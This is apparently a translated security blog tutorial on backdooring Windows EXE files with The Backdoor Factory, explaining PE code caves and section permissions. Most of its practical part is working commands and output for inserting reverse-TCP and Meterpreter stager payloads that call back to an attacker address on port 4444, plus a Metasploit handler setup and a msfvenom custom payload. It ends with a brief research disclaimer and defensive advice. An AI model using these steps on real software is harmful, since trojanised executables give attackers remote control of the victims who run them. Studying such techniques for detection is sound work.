0x00 Preface
---
The Backdoor Factory can be used to implant backdoors into executable files, modify program execution flow, and execute added payloads.
This article will introduce the principles of implanting backdoors into EXE files, test the methods of The Backdoor Factory for backdoor implantation, analyze the details, and summarize the approach.
The Backdoor Factory download address:
https://github.com/secretsquirrel/the-backdoor-factory
0x01 Introduction
---
This article will cover the following:
- Principles of EXE file backdoor implantation
- Practical testing of The Backdoor Factory
- Analysis of The Backdoor Factory functionality
0x02 Basic Knowledge
---
PE File Format:
References:
https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
Code Caves:
References:
https://www.codeproject.com/Articles/20240/The-Beginners-Guide-to-Codecaves
Intuitive Understanding of Code Caves:
Generate an exe file using vc6.0 and examine the available Code Caves in the file
C code:
#include "stdafx.h" |
Open the file generated by Release compilation using Immunity Debugger
View-Memory (shortcut Alt+M)
As shown in the figure below

hello.exe contains four sections, namely PE header, .text, .rdata, and .data
View the .data section of hello.exe
As shown in the figure below

Large sections of 0x00 data are found, which can be replaced with payload
0x03 Principle of File Backdoor Implantation
---
Implantation Principle
Modify the program's execution flow to jump to Code Caves, execute the payload, and then return to the normal program flow
Note that by default, only the .text section of a program has execution permissions. If the payload is added to other sections (such as .data or .rdata), execution permissions must be granted to that section
Note:
In practice, multiple Code Caves can be jumped to piece together the execution of the payload
Exploitation Approach
1. Add a new section with read, write, and execute (RWE) permissions
Tools such as LordPE can be used
Manual addition reference:
https://www.exploit-db.com/docs/42061.pdf
Advantages:
Simple and straightforward, no need to consider the size of file Code Caves
Disadvantages:
Increases file size
2. Use Code Caves
Search existing sections to find available Code Caves; for non-executable sections, executable permissions must also be added.
Advantages:
Does not change file size.
Disadvantages:
Need to consider whether the size of the Code Caves meets the payload length.
0x04 Practical Testing: The Backdoor Factory
---
Kali 2.0 comes with The Backdoor Factory by default, located at usr/share/backdoor-factory.
The test system is selected as Kali 2.0.
For ease of testing, the test exe code is as follows:
#include |
The program outputs hello world and then pauses
The following introduces common functions in The Backdoor Factory
1. Check if the file is compatible with The Backdoor Factory
./backdoor.py -f test.exe -S |
Output as follows:
[*] Checking if binary is supported |
2. Get available payloads for this file
./backdoor.py -f test.exe -s show |
The output is as shown in the figure below

Available payloads are as follows:
- cave_miner_inline
- iat_reverse_tcp_inline
- iat_reverse_tcp_inline_threaded
- iat_reverse_tcp_stager_threaded
- iat_user_supplied_shellcode_threaded
- meterpreter_reverse_https_threaded
- reverse_shell_tcp_inline
- reverse_tcp_stager_threaded
- user_supplied_shellcode_threaded
Name resolution:

cave_miner_inline:
As a payload template with a length of 135, it only implements control flow jumps and performs no other operations, serving as a template for custom shellcode development.
The disassembled payload format is shown in the figure below.
reverse_shell_tcp_inline:
Corresponding meterpreter server:
use exploit/multi/handler |
meterpreter_reverse_https_threaded:
Corresponding meterpreter server:
use exploit/multi/handler |
iat in iat_reverse_tcp_inline:
iat stands for Import Address Table. If the PE file's IAT does not include the APIs LoadLibraryA and GetProcAddress, directly executing the payload reverse_shell_tcp_inline will fail. iat_reverse_tcp_inline adds functionality to repair the IAT to avoid execution failure.
user_supplied_shellcode_threaded:
Custom payload, which can be generated via msf.
3. Search for available Code Caves in the file
./backdoor.py -f test.exe -c |
If the payload length is 703, the Code Caves must satisfy a length greater than 703. Parameters are as follows:
./backdoor.py -f test.exe -c -l 703 |
Output as shown in the figure below

Found three exploitable locations in total:
No section |
The output address is a Relative Virtual Address (RVA), which is the offset address relative to the file header (base address Image Base)
The actual address in memory (Virtual Address) = Image Base + RVA
ImageBase = 0x00400000
Use Immunity Debugger to view the memory structure for verification
Memory structure as shown below

(1)
No section
->Begin Cave 0x240
->End of Cave 0x1000
Size of Cave (int) 3520
Actual memory address is 0x00400240-0x00401000, located in the PE header, default permission is R
View memory address data as shown below

(2)
No section
->Begin Cave 0x693a
->End of Cave 0x700c
Size of Cave (int) 1746
Actual memory address is 0x0040693a-0x0040700c, located in the .rdata section, default permission is R
View memory address data as shown below

(3)
We have a winner: .data
->Begin Cave 0x7051
->End of Cave 0x7350
Size of Cave (int) 767
Actual memory address is 0x00407051-0x00407350, located in the .data section with default RW permissions
View memory address data as shown in the figure below

It can be seen that the Code Caves found through The Backdoor Factory all meet the requirements
4. Add payload
Here, reverse_tcp_stager_threaded is selected for testing, with a payload length of 703
Server:
use exploit/multi/handler |
(1) Add a new section to save the payload
./backdoor.py -f test.exe -H 192.168.81.192 -P 4444 -s reverse_tcp_stager_threaded -a -o test1.exe |
The new section is named .sdata with RWE permissions
As shown in the figure below

If specifying the new section name as aaa, the parameters are as follows:
./backdoor.py -f test.exe -H 192.168.81.192 -P 4444 -s reverse_tcp_stager_threaded -a -n aaa -o test1.exe |
(2) Save the payload into the .data section
./backdoor.py -f test.exe -H 192.168.81.192 -P 4444 -s reverse_tcp_stager_threaded -o test2.exe |
Select the .data section as prompted
Change the .data section permissions to RWE, as shown below

Add jump code JMP TEST2.00407055 at the program entry point, where 0x00407055 stores the added payload
As shown in the figure below

(3) Save payload to other segments
./backdoor.py -f test.exe -H 192.168.81.192 -P 4444 -s reverse_tcp_stager_threaded -o test3.exe |
Select the PE header as prompted, as shown in the figure below

Execution will report an error and needs to be fixed
Use the tool nasm_shell to convert assembly code into hexadecimal data
Kali2.0 integrates nasm_shell by default
Tool usage is shown in the figure below


(4) Custom payload
Generate payload:
msfvenom -p windows/messagebox -f raw >msg.bin |
Add payload:
./backdoor.py -f test.exe -s user_supplied_shellcode_threaded -U msg.bin -o test4.exe |
Testing as shown below
0x05 Summary
---
This article introduces the method of implanting backdoors into EXE files using The Backdoor Factory, leveraging Code Caves to avoid altering the original file size.
Of course, this exploitation method has already been detected by antivirus software. The content presented here is for technical research purposes only.
From a defensive perspective, extra caution is required when downloading files: only download programs from trusted sources and verify file hashes.